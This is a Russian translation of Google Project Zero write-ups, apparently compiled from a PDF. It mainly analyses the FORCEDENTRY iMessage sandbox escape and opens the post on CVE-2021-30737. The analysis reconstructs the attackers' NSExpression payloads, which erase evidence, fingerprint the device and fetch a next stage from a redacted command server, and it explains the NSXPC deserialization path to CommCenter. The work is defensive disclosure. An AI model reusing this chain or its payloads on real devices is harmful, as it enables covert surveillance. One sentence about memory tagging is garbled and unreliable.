


Здесь мне интересно то, что прерывания таймера, похоже, снова поступают после медленной загрузки. Это означает, что если прерывание возникает во время медленного обращения к памяти, обработчик прерывания, возможно, не начинает выполняться до завершения этого обращения? (Разве что на OOO-ядре обработчик прерывания уже может начать спекулятивное выполнение? Я бы этого не ожидал, но могу себе представить.)

На CPU X86 Skylake можно провести похожий тест:

```
11b8: 48 83 c3 01  add $0x1,%rbx
11bc: 48 83 c0 01  add $0x1,%rax
11c0: 48 01 d8     add %rbx,%rax
11c3: 48 83 c3 01  add $0x1,%rbx
11c7: 48 83 c0 01  add $0x1,%rax
11cb: 48 01 d8     add %rbx,%rax
11ce: 48 03 02     add (%rdx),%rax
11d1: 48 83 c0 01  add $0x1,%rax
11d5: 48 83 c3 01  add $0x1,%rbx
11d9: 48 01 d8     add %rbx,%rax
11dc: 48 83 c3 01  add $0x1,%rbx
11e0: 48 83 c0 01  add $0x1,%rax
11e4: 48 01 d8     add %rbx,%rax
11e7: eb cf        jmp 11b8 <main+0xf8>
```

Результат похож:



Это означает, что если бы первое обращение к файлу завершало наше окно гонки (но это не так), то, вероятно, мы не смогли бы выиграть гонку, замедлив обращение к файлу. Вместо этого пришлось бы замедлить одну из предшествующих операций. (Но обратите внимание: здесь я проверял лишь простые загрузки, а не сохранения или операции чтения-изменения-записи.)

FORCEDENTRY: побег из песочницы

Опубликовали Ian Beer и Samuel Groß из Google Project Zero

Мы хотим поблагодарить Citizen Lab за предоставленный образец эксплойта FORCEDENTRY, а группу Apple Security Engineering and Architecture (SEAR) — за совместную работу над техническим анализом. Все изложенные ниже редакционные мнения принадлежат исключительно Project Zero и не обязательно отражают позиции организаций, с которыми мы сотрудничали в ходе этого исследования.

В конце прошлого года мы опубликовали разбор начального этапа удалённого выполнения кода FORCEDENTRY — эксплойта iMessage без взаимодействия с пользователем, который Citizen Lab связывает с NSO. Отправив вложение `.gif` в iMessage (на самом деле это был PDF), NSO смогла удалённо вызвать переполнение буфера кучи в декодере ImageIO JBIG2. Эту уязвимость использовали для начальной загрузки мощной необычной машины, способной загрузить следующий этап заражения: побег из песочницы.

В этой статье мы рассмотрим побег из песочницы. Он примечателен тем, что использует только логические ошибки. В действительности даже неясно, где заканчиваются задействованные им функции и начинаются эксплуатируемые уязвимости. Ни современные, ни готовящиеся передовые средства защиты вроде аутентификации указателей и тегирования памяти никак не влияют на этот побег из песочницы.

Наблюдение

Во время первоначального анализа файла `.gif` Samuel заметил, что отрисовка изображения, по всей видимости, приводит к утечке памяти. После освобождения всех связанных ресурсов инструмент `heap` выдал следующее:

```
$ heap $pid

------------------------------------------------------------
All zones: 4631 nodes (826336 bytes)

COUNT   BYTES     AVG   CLASS_NAME    TYPE   BINARY
=====   =====     ===   ==========    ====   ======
1969    469120    238.3 non-object
825     26400     32.0  JBIG2Bitmap   C++    CoreGraphics
```

`heap` смог определить, что утёкшая память содержала объекты `JBIG2Bitmap`.

С помощью параметра `-address` можно было найти все отдельные утёкшие объекты растровых изображений:

```
$ heap -address JBIG2Bitmap $pid
```

и выгрузить их в файлы. Один из этих объектов сильно отличался от остальных:

```
$ hexdump -C dumpXX.bin | head
00000000  62 70 6c 69 73 74 30 30                           |bplist00|
...
00000018  24 76 65 72 73 69                                 |$versi|
00000020  6f 6e 59 24 61 72 63 68                           |onY$arch|
00000028  69 76 65 72 58 24 6f 62                           |iverX$ob|
00000030  6a 65 63 74 73 54 24 74                           |jectsT$t|
00000038  6f 70                                             |op|
00000040  4e 53 4b 65 79 65                                 |NSKeye|
00000048  64 41 72 63 68 69 76 65                           |dArchive|
```

Это явно сериализованный NSKeyedArchiver, совсем не то, что ожидаешь увидеть в объекте JBIG2Bitmap. Запуск strings показывает множество интересных элементов (URL ниже отредактирован):

Имена классов и селекторов Objective-C:

```
NSFunctionExpression
NSConstantValueExpression
NSConstantValue
expressionValueWithObject:context:
filteredArrayUsingPredicate:
_web_removeFileOnlyAtPath:
context:evaluateMobileSubscriberIdentity:
performSelectorOnMainThread:withObject:waitUntilDone:
...
```

Имя файла, доставившего эксплойт:

```
XXX.gif
```

Пути файловой системы:

```
/tmp/com.apple.messages
/System/Library/PrivateFrameworks/SlideshowKit.framework/Frameworks/OpusFoundation.framework
```

URL:

```
https://XXX.cloudfront.net/YYY/ZZZ/megalodon?AAA
```

С помощью plutil можно преобразовать двоичный формат bplist00 в XML. После некоторой постобработки и очистки видно, что объект верхнего уровня в NSKeyedArchiver представляет собой сериализованный объект NSFunctionExpression.

NSExpression NSPredicate NSExpression

Если вы когда-либо использовали Core Data или пытались фильтровать коллекцию Objective-C, то могли сталкиваться с NSPredicate. Согласно общедоступной документации Apple, они применяются «для определения логических условий, ограничивающих поиск при выборке или фильтрации в памяти».

Например, в Objective-C объект NSArray можно отфильтровать так:

```
NSArray* names = @[@"one", @"two", @"three"];
NSPredicate* pred;
pred = [NSPredicate predicateWithFormat:@"SELF beginswith[c] 't'"];
NSLog(@"%@", [names filteredArrayUsingPredicate:pred]);
```

Предикат имеет вид SELF beginswith[c] 't'. Код выводит NSArray, содержащий только two и three.

[NSPredicate predicateWithFormat] создаёт объект предиката, разбирая небольшой язык запросов, немного похожий на SQL-запрос.

NSPredicate можно составлять из NSExpression, соединённых NSComparisonPredicate (такими как «меньше», «больше» и так далее).

Сами NSExpression могут быть довольно сложными и содержать агрегатные выражения (вроде IN и CONTAINS), подзапросы, выражения множеств и, что интереснее всего, функциональные выражения.

До 2007 года (в OS X 10.4 и более ранних версиях) функциональные выражения ограничивались лишь пятью дополнительными встроенными методами: sum, count, min, max и average.

Но начиная с OS X 10.5 (примерно тогда же, когда в 2007 году появилась iOS) NSFunctionExpression расширили, разрешив произвольные вызовы методов с ключевым словом `FUNCTION`:

```
"FUNCTION('abc', 'stringByAppendingString', 'def')" => @"abcdef"
```

`FUNCTION` принимает целевой объект, селектор и необязательный список аргументов, после чего вызывает селектор объекта с этими аргументами. В данном случае он выделяет объект `NSString @"abc"`, затем вызывает селектор `stringByAppendingString:`, передавая `NSString @"def"`, и результатом становится `NSString @"abcdef"`.

Помимо ключевого слова `FUNCTION` существует `CAST`, предоставляющее полный основанный на рефлексии доступ ко всем типам Objective-C (в отличие от одной лишь возможности вызывать селекторы для строковых и целочисленных литералов):

```
"FUNCTION(CAST('NSFileManager', 'Class'), 'defaultManager')"
```

Здесь можно получить доступ к классу `NSFileManager` и вызвать селектор `defaultManager`, чтобы получить ссылку на общий экземпляр файлового менеджера процесса.

Эти ключевые слова существуют в строковом представлении NSPredicate и NSExpression. Разбор таких строк включает создание графа объектов NSExpression, NSPredicate и их подклассов вроде NSFunctionExpression. Именно сериализованная версия подобного графа находится в растровом изображении JBIG2.

NSPredicate с ключевым словом `FUNCTION` фактически являются сценариями Objective-C. С помощью нескольких приёмов можно построить вложенные вызовы функций, способные делать почти всё, что доступно процедурному Objective-C. Поиск некоторых таких приёмов был ключом к соревнованию Real World CTF 2019 года и его задаче DezhouInstrumenz, которая вычисляла предоставленную атакующим строку формата NSExpression. Разбор автора задачи прекрасно знакомит с этими идеями, и я настоятельно рекомендую прочитать его сейчас, если вы ещё этого не сделали. Остальная часть статьи опирается на описанные там приёмы.

Рассказ из двух частей

Единственная задача машины логических вентилей JBIG2, описанной в предыдущей статье, — вызвать десериализацию и вычисление встроенного NSFunctionExpression. Никаких попыток добиться выполнения машинного кода, ROP, JOP или применить сходную технику не предпринимается.

До iOS 14.5 поле `isa` объекта Objective-C не защищалось кодами аутентификации указателей (PAC), поэтому машина JBIG2 создаёт поддельный объект Objective-C с поддельным `isa` так, чтобы вызов селектора `dealloc` привёл к десериализации и вычислению NSFunctionExpression. Это очень похоже на технику Samuel из статьи о SLOP 2020 года.

У этого NSFunctionExpression две цели:

1. Во-первых, он выделяет объект `ASMKeepAlive` и создаёт его утечку, а затем пытается замести следы, найдя и удалив файл `.gif`, доставивший эксплойт.
2. Во-вторых, он создаёт объект NSPredicate с полезной нагрузкой, после чего запускает логическую ошибку, чтобы этот объект NSPredicate был вычислен в процессе CommCenter, доступном из песочницы IMTranscoderAgent через службу NSXPC `com.apple.commcenter.xpc`.

Рассмотрим эти две части по отдельности.

Заметание следов

Внешний NSFunctionExpression вызывает `performSelectorOnMainThread:withObject:waitUntilDone`, который, в свою очередь, вызывает `makeObjectsPerformSelector:@"expressionValueWithObject:context:"` для NSArray из четырёх NSFunctionExpression. Это позволяет последовательно вычислить четыре независимых NSFunctionExpression.

После некоторой ручной очистки можно восстановить псевдокод сериализованных NSFunctionExpression на Objective-C.

Первый делает следующее:

```
[[AMSKeepAlive alloc] initWithName:@"KA"]
```

Он выделяет объект KeepAlive из AppleMediaServices, а затем создаёт его утечку. Точная цель этого действия неясна.

Вторая запись выполняет следующее:

```
[[NSFileManager defaultManager] _web_removeFileOnlyAtPath:
  [@"/tmp/com.apple.messages" stringByAppendingPathComponent:
    [[[[NSFileManager defaultManager]
      enumeratorAtPath:@"/tmp/com.apple.messages"]
      allObjects]
      filteredArrayUsingPredicate:
        [NSPredicate predicateWithFormat:
          [[@"SELF ENDSWITH '" stringByAppendingString:@"XXX.gif"]
            stringByAppendingString:@"'"]]]
      firstObject]]]
```

Читать такие NSFunctionExpression из одного выражения непросто. Если разбить его на более процедурную форму, получится эквивалент следующего кода:

```
NSFileManager* fm = [NSFileManager defaultManager];
NSDirectoryEnumerator* dir_enum;
dir_enum = [fm enumeratorAtPath:@"/tmp/com.apple.messages"];
NSArray* allTmpFiles = [dir_enum allObjects];

NSString* filter;
filter = [@"SELF ENDSWITH '" stringByAppendingString:@"XXX.gif"];
filter = [filter stringByAppendingString:@"'"];

NSPredicate* pred;
pred = [NSPredicate predicateWithFormat:filter];
NSArray* matches;
matches = [allTmpFiles filteredArrayUsingPredicate:pred];
NSString* gif_subpath = [matches firstObject];

NSString* root = @"/tmp/com.apple.messages";
NSString* full_path;
full_path = [root stringByAppendingPathComponent:gif_subpath];
[fm _web_removeFileOnlyAtPath:full_path];
```


Код находит файл `XXX.gif`, которым доставлен эксплойт и который iMessage сохранил где-то в каталоге `/tmp/com.apple.messages`, а затем удаляет его.

Два других NSFunctionExpression создают полезную нагрузку и запускают её вычисление в CommCenter. Для понимания этого нужно рассмотреть NSXPC.

NSXPC

NSXPC — полупрозрачный механизм удалённого вызова процедур для Objective-C. Он позволяет создавать в одном процессе прокси-объекты, которые прозрачно перенаправляют вызовы методов «настоящему» объекту в другом процессе:

Создание служб XPC



Я называю NSXPC лишь полупрозрачным, поскольку он накладывает некоторые ограничения на объекты, которым разрешено пересекать границы процессов. Любой объект, «экспортируемый» через NSXPC, должен также определять протокол, указывающий допустимые методы и разрешённые типы каждого аргумента. Руководство по программированию NSXPC дополнительно объясняет особую обработку, необходимую для методов с коллекциями и других пограничных случаев.

Низкоуровневая сериализация NSXPC совпадает с исследованной Natalie Silvanovich в её статье 2019 года о полностью удалённой поверхности атаки iPhone. Важное наблюдение из той статьи: подклассы классов с любой глубиной наследования тоже разрешены, как всегда происходит при десериализации NSKeyedUnarchiver.

Это означает, что любой объект протокола, объявляющий определённый тип поля, по замыслу также принимает любой подкласс этого типа.

Логическим пределом будет протокол, объявляющий тип аргумента `NSObject`: он разрешит любой подкласс, то есть подавляющее большинство всех классов Objective-C.

Grep спешит на помощь

Это довольно легко анализировать автоматически. Протоколы определяются статически, поэтому можно просто найти и проверить каждый из них. Такие инструменты, как RuntimeBrowser и classdump, умеют разбирать статические определения протоколов и выводить удобочитаемый исходный код. Достаточно выполнить такой grep по выводу RuntimeBrowser, чтобы найти десятки

случаев указателей NSObject в протоколах Objective-C:

```
$ egrep -Rn "\(NSObject \*\)arg" *
```

Не все результаты обязательно доступны через NSXPC, однако некоторые явно доступны, включая следующие два совпадения в CoreTelephony.framework:

```
Frameworks/CoreTelephony.framework/CTXPCServiceSubscriberInterface-Protocol.h:39:
-(void)evaluateMobileSubscriberIdentity:
    (CTXPCServiceSubscriptionContext *)arg1
    identity:(NSObject *)arg2
    completion:(void (^)(NSError *))arg3;

Frameworks/CoreTelephony.framework/CTXPCServiceCarrierBundleInterface-Protocol.h:13:
-(void)setWiFiCallingSettingPreferences:
    (CTXPCServiceSubscriptionContext *)arg1
    key:(NSString *)arg2
    value:(NSObject *)arg3
    completion:(void (^)(NSError *))arg4;
```

Строка evaluateMobileSubscriberIdentity присутствует в списке строк, похожих на селекторы, который мы впервые увидели, запустив strings для bplist00. Действительно, в разобранном и приведённом в порядок NSFunctionExpression видно следующее:

```
[[[CoreTelephonyClient alloc] init]
    context:X
    evaluateMobileSubscriberIdentity:Y]
```

Это обёртка над низкоуровневым кодом NSXPC, а переданный выше как Y аргумент метода CoreTelephonyClient соответствует аргументу identity:(NSObject *)arg2, который передаётся через NSXPC в CommCenter (процесс, где размещена служба NSXPC com.apple.commcenter.xpc, лежащая в основе CoreTelephonyClient). Поскольку параметр явно имеет тип NSObject*, ему действительно можно передать любой подкласс NSObject*, включая NSPredicate! Игра окончена?

Разбор и вычисление

Всё не так просто. В разборе DezhouInstrumentz обсуждается эта поверхность атаки и отмечается дополнительная специальная защита. Когда NSPredicate десериализуется своей реализацией initWithCoder:, он устанавливает флаг, запрещающий вычисление предиката до вызова метода allowEvaluation.

Таким образом, NSPredicate* действительно можно передать как аргумент identity через NSXPC и десериализовать в CommCenter, но реализация evaluateMobileSubscriberIdentity: в CommCenter совершенно точно не станет вызывать allowEvaluation:, чтобы разрешить безопасное вычисление предиката, затем evaluateWithObject:, а после вычислять его.

Старые техники, новые трюки

Из эксплойта видно, что в действительности передаётся NSArray с двумя элементами:

```
[0] = AVSpeechSynthesisVoice
[1] = PTSection {rows = NSArray { [0] = PTRow() }
```

Первый элемент — объект AVSpeechSynthesisVoice, второй — PTSection, содержащий один PTRow. Зачем?

PTSection и PTRow определены в закрытом фреймворке PrototypeTools. PrototypeTools не загружен в целевой процесс CommCenter. Посмотрим, что происходит при десериализации AVSpeechSynthesisVoice.

В поисках голоса

AVSpeechSynthesisVoice реализован в AVFAudio.framework, который загружен в CommCenter:

```
$ sudo vmmap `pgrep CommCenter` | grep AVFAudio
__TEXT 7ffa22c4c000-7ffa22d44000 r-x/r-x SM=COW \
  /System/Library/Frameworks/AVFAudio.framework/Versions/A/AVFAudio
```

Если предположить, что объект AVSpeechSynthesisVoice создаётся внутри CommCenter впервые (что весьма вероятно), среда выполнения Objective-C вызовет метод initialize класса AVSpeechSynthesisVoice до создания первого экземпляра.

[AVSpeechSynthesisVoice initialize] содержит блок dispatch_once со следующим кодом:

```
NSBundle* bundle;
bundle = [NSBundle bundleWithPath:
  @"/System/Library/AccessibilityBundles/AXSpeechImplementation.bundle"];
if (![bundle isLoaded]) {
  NSError err;
  [bundle loadAndReturnError:&err];
}
```

Таким образом, отправка сериализованного объекта AVSpeechSynthesisVoice заставит CommCenter загрузить библиотеку /System/Library/AccessibilityBundles/AXSpeechImplementation.bundle. С помощью небольшого сценария и otool -L для перечисления зависимостей можно найти следующую цепочку зависимостей от AXSpeechImplementation.bundle до PrototypeTools.framework:

```
/System/Library/AccessibilityBundles/AXSpeechImplementation.bundle/AXSpeechImplementation
/System/Library/AccessibilityBundles/AXSpeechImplementation.bundle/AXSpeechImplementation
/System/Library/PrivateFrameworks/AccessibilityUtilities.framework/AccessibilityUtilities
/System/Library/PrivateFrameworks/AccessibilitySharedSupport.framework/AccessibilitySharedSupport
/System/Library/PrivateFrameworks/Sharing.framework/Sharing
/System/Library/PrivateFrameworks/PrototypeTools.framework/PrototypeTools
```

Это объясняет, почему десериализация PTSection завершается успешно. Но что особенного в PTSection и PTRow?

Секции с предикатами

[PTRow initWithCoder:] содержит следующий фрагмент:

```
self->condition = [coder decodeObjectOfClass:NSPredicate
                                      forKey:@"condition"];
[self->condition allowEvaluation];
```

Он десериализует объект NSPredicate, присваивает его переменной-члену PTRow condition и вызывает allowEvaluation. Это должно означать, что десериализующий код считает предикат безопасным, однако содержимое предиката здесь никак не проверяется. Затем нужен ещё один приём, чтобы найти путь, который дополнительно вычислит предикат condition объекта PTRow.

Вот фрагмент [PTSection initWithCoder:]:

```
NSSet* allowed = [NSSet setWithObjects:@[PTRow]];
id* rows = [coder decodeObjectOfClasses:allowed forKey:@"rows"];
```

```
[self initWithRows:rows];
```

Он десериализует массив PTRow и передаёт их в `[PTSection initWithRows]`, который присваивает копию массива PTRow полю `PTSection->rows`, а затем вызывает `[self _reloadEnabledRows]`; тот, в свою очередь, передаёт каждую строку в `[self _shouldEnableRow:]`:

```
_shouldEnableRow:row {
  if (row->condition) {
    return [row->condition evaluateWithObject:self->settings];
  }
}
```

Таким образом, отправив PTSection с единственным PTRow и прикреплённым к нему предикатом condition NSPredicate, атакующие могут вызвать вычисление произвольного NSPredicate, что фактически эквивалентно выполнению произвольного кода в контексте CommCenter.

Полезная нагрузка 2

Прикреплённый к PTRow NSPredicate использует приём, похожий на первую полезную нагрузку, чтобы вызвать вычисление шести независимых NSFunctionExpression, но на этот раз в контексте процесса CommCenter. Ниже они представлены в псевдокоде Objective-C.

Выражение 1

```
[[CaliCalendarAnonymizer sharedAnonymizedStrings]
  setObject:@[[NSURLComponents componentsWithString:
    @"https://cloudfront.net/XXX/XXX/XXX?aaaa"], @"0"]
     forKey:@"0"];
```

Использование `[CaliCalendarAnonymizer sharedAnonymizedStrings]` — приём, позволяющий массиву независимых NSFunctionExpression иметь «локальные переменные». В первом случае создаётся объект `NSURLComponents`, используемый для формирования параметризованных URL. Затем этот конструктор URL сохраняется в глобальном словаре, который возвращает `[CaliCalendarAnonymizer sharedAnonymizedStrings]`, под ключом `0`.

Выражение 2

```
[[NSBundle bundleWithPath:
  @"/System/Library/PrivateFrameworks/SlideshowKit.framework/Frameworks/OpusFoundation.framework"]
  load];
```

Это приводит к загрузке библиотеки OpusFoundation. Точная причина неясна, хотя граф зависимостей OpusFoundation включает AuthKit, используемый следующим NSFunctionExpression. Возможно, полезная нагрузка универсальна и должна работать также при вычислении в процессах, где AuthKit не загружен.

Выражение 3

```
[[[CaliCalendarAnonymizer sharedAnonymizedStrings] objectForKey:@"0"]
  setQueryItems:
    [[[[NSArray arrayWithObject:
      [NSURLQueryItem queryItemWithName:@"m" value:[AKDevice _hardwareModel]]]
      arrayByAddingObject:
```

```
        [NSURLQueryItem queryItemWithName:@"v" value:[AKDevice _buildNumber]]]
      arrayByAddingObject:
        [NSURLQueryItem queryItemWithName:@"u" value:[NSString randomString]]]];
```

Код получает ссылку на объект NSURLComponents, сохранённый с ключом `0` в глобальном словаре `sharedAnonymizedStrings`, а затем параметризует строку HTTP-запроса тремя значениями:

• `[AKDevice _hardwareModel]` возвращает строку вроде `iPhone12,3`, определяющую точную модель устройства.
• `[AKDevice _buildNumber]` возвращает строку вроде `18A8395`, которая в сочетании с моделью устройства позволяет определить точный образ прошивки, работающий на устройстве.
• `[NSString randomString]` возвращает десятичное строковое представление случайного 32-битного целого числа, например `394681493`.

Выражение 4

```
[[CaliCalendarAnonymizer sharedAnonymizedStrings]
  setObject:
    [NSPropertyListSerialization propertyListWithData:
      [[[NSData dataWithContentsOfURL:
        [[[CaliCalendarAnonymizer sharedAnonymizedStrings]
          objectForKey:@"0"] URL]]
        AES128DecryptWithPassword:NSData(XXXX)]
        decompressedDataUsingAlgorithm:3 error:nil]
      options:Class(NSConstantValueExpression)
      format:Class(NSConstantValueExpression)
      errors:Class(NSConstantValueExpression)]
  forKey:@"1"];
```

Самая внутренняя ссылка на `sharedAnonymizedStrings` получает объект NSURLComponents и формирует полный URL из ранее заданных параметров строки запроса. Этот URL передаётся `[NSData dataWithContentsOfURL:]`, чтобы получить блок данных с удалённого сервера.

Блок данных расшифровывается жёстко заданным ключом AES128, распаковывается с помощью zlib, а затем разбирается как plist. Разобранный plist сохраняется в словаре `sharedAnonymizedStrings` с ключом `1`.

Выражение 5

```
[[[NSThread mainThread] threadDictionary]
  addEntriesFromDictionary:
    [[CaliCalendarAnonymizer sharedAnonymizedStrings] objectForKey:@"1"]];
```

Здесь все ключи и значения из plist «следующего этапа» копируются в `threadDictionary` главного потока.

Выражение 6

```
[[NSExpression expressionWithFormat:
  [[[CaliCalendarAnonymizer sharedAnonymizedStrings]
    objectForKey:@"1"] objectForKey:@"a"]]
  expressionValueWithObject:nil context:nil];
```

Наконец, код получает значение ключа `a` из plist следующего этапа, разбирает его как строку NSExpression и вычисляет.

Конец пути

На этом этапе мы теряем возможность проследить эксплойт дальше. Атакующие покинули песочницу IMTranscoderAgent, запросили следующий этап у сервера управления и выполнили его — всё это без повреждения памяти и зависимости от конкретных версий операционной системы.

В ответ на этот эксплойт iOS 15.1 значительно сократила вычислительные возможности NSExpression:

> NSExpression теперь сразу запрещает определённые операции со значительными побочными эффектами, например создание и уничтожение объектов. Кроме того, преобразование строковых имён классов в объекты Class с помощью NSConstantValueExpression объявлено устаревшим.

Кроме того, объекты PTSection и PTRow были усилены следующей проверкой, добавленной вокруг разбора сериализованных NSPredicate:

```
if (os_variant_allows_internal_security_policies("com.apple.PrototypeTools")) {
  [coder decodeObjectOfClass:NSPredicate forKey:@"condition"];
  ...
}
```

Тем не менее десериализация объектов через границы доверия по-прежнему представляет огромную поверхность атаки.

Заключение

Пожалуй, самый поразительный вывод — глубина поверхности атаки, доступной из, как хотелось бы надеяться, довольно ограниченной песочницы. Всего двух приёмов (указателей `NSObject` в протоколах и гаджетов загрузки библиотек), вероятно, достаточно для атаки почти на любую реализацию `initWithCoder` в `dyld_shared_cache`. Предположительно, помимо NSPredicate и NSExpression существует много других классов, предоставляющих строительные блоки для логических эксплойтов.

Выразительные возможности NSXPC кажутся принципиально неподходящими для применения через границы песочницы, хотя он проектировался именно с этой целью. Поверхность атаки, доступная из песочницы, должна быть минимальной, перечислимой и пригодной для ревью. В идеале доступным должен быть только код, необходимый для правильной работы; должна существовать возможность точно определить весь открытый код, а его объём должен быть достаточно мал, чтобы ручное ревью оставалось посильным.

Требование NSXPC явно добавлять удалённо доступные методы в протоколы интерфейсов — прекрасный пример того, как сделать поверхность атаки перечислимой: по крайней мере, все точки входа найти довольно легко. Однако поддержка наследования означает, что открытая здесь поверхность атаки, вероятно, непригодна для ревью: она попросту слишком велика для чего-либо сложнее базового примера.

Переработка этих критически важных границ IPC в более предписывающем стиле — в данном случае с разрешением лишь гораздо более узкого набора объектов — стала бы хорошим шагом к поверхности атаки, пригодной для ревью. Вероятно, это потребует довольно значительной переработки NSXPC: он построен вокруг нативной поддержки модели наследования Objective-C и применяется очень широко. Но без таких изменений открытая поверхность атаки слишком велика для эффективного аудита.

Появление расширений тегирования памяти (Memory Tagging Extensions, MTE), которые, вероятно, в этом году войдут во многие потребительские устройства экосистемы ARM, — **login-summer-2019-memory-tagging.pdf** (файл в files/login-summer-2019-memory-tagging.pdf). Но атакующие тоже изобретают новое и, вероятно, уже на два шага впереди благодаря новому вниманию к логическим ошибкам. Этот эксплойт для побега из песочницы, скорее всего, свидетельствует о сдвиге, которого следует ожидать в ближайшие несколько лет, если обещания MTE будут выполнены. При этом данный эксплойт был гораздо более расширяемым, надёжным и универсальным, чем мог бы надеяться стать почти любой эксплойт повреждения памяти.

CVE-2021-30737: уязвимость ASN.1 в iOS, найденная @xerub в 2021 году

Опубликовал Ian Beer, Google Project Zero

Эта статья — мой анализ уязвимости, найденной @xerub. Phrack опубликовал разбор @xerub, поэтому сначала ознакомьтесь с ним.

Помимо собственных исследований уязвимостей я также стараюсь следить за современным состоянием общедоступных знаний, особенно когда появляются подробности об особенно интересной уязвимости или обнаруживается новый эксплойт, применяемый в реальных атаках. Изначально эта статья была лишь серией заметок, сделанных в прошлом году, когда я пытался понять ошибку. Но сама ошибка и связанная с ней история настолько увлекательны, что я решил привести заметки в более связный вид и поделиться ими с сообществом.

Предыстория

14 апреля 2021 года Washington Post опубликовала статью о разблокировке iPhone из Сан-Бернардино компанией Azimuth, где содержалась крупица непубличной информации:

> «Azimuth специализировалась на поиске серьёзных уязвимостей. По словам источника, Дауд [...] нашёл одну из них в открытом коде Mozilla, который Apple использовала для подключения аксессуаров к порту Lightning iPhone».

На iPhone выполняется не так много кода Mozilla, а к подобной поверхности атаки, вероятно, относится ещё меньше. Поэтому, если цитата точна, она почти наверняка означает, что Azimuth эксплуатировала уязвимость в анализаторе ASN.1, используемом `Security.framework` и являющемся форком анализатора ASN.1 из Mozilla NSS.

Я поискал в Bugzilla (трекере ошибок Mozilla) возможные уязвимости, соответствующие временной шкале из статьи Post, и сузил список до нескольких правдоподобных ошибок, включая 1202868, 1192028 и 1245528.

Меня удивило, что в коде ASN.1 было так много выглядящих эксплуатируемыми проблем, и я добавил аудит анализатора NSS ASN.1 в квартальные цели.


Месяц спустя, предсказуемо не сделав для достижения этой цели совершенно ничего, я увидел следующий твит @xerub:

Бесстыдный фрагмент гласит:

```
// This is the real deal. Take no chances, take no prisoners!
// I AM THE STATE MACHINE!
```

А CVE-2021-30737, исправленная в iOS 14.6, была описана в примечаниях к выпуску iOS так:

> **Последствия:** обработка специально сформированного сертификата может привести к выполнению произвольного кода
>
> **Описание:** проблема повреждения памяти в декодере ASN.1 устранена удалением уязвимого кода.



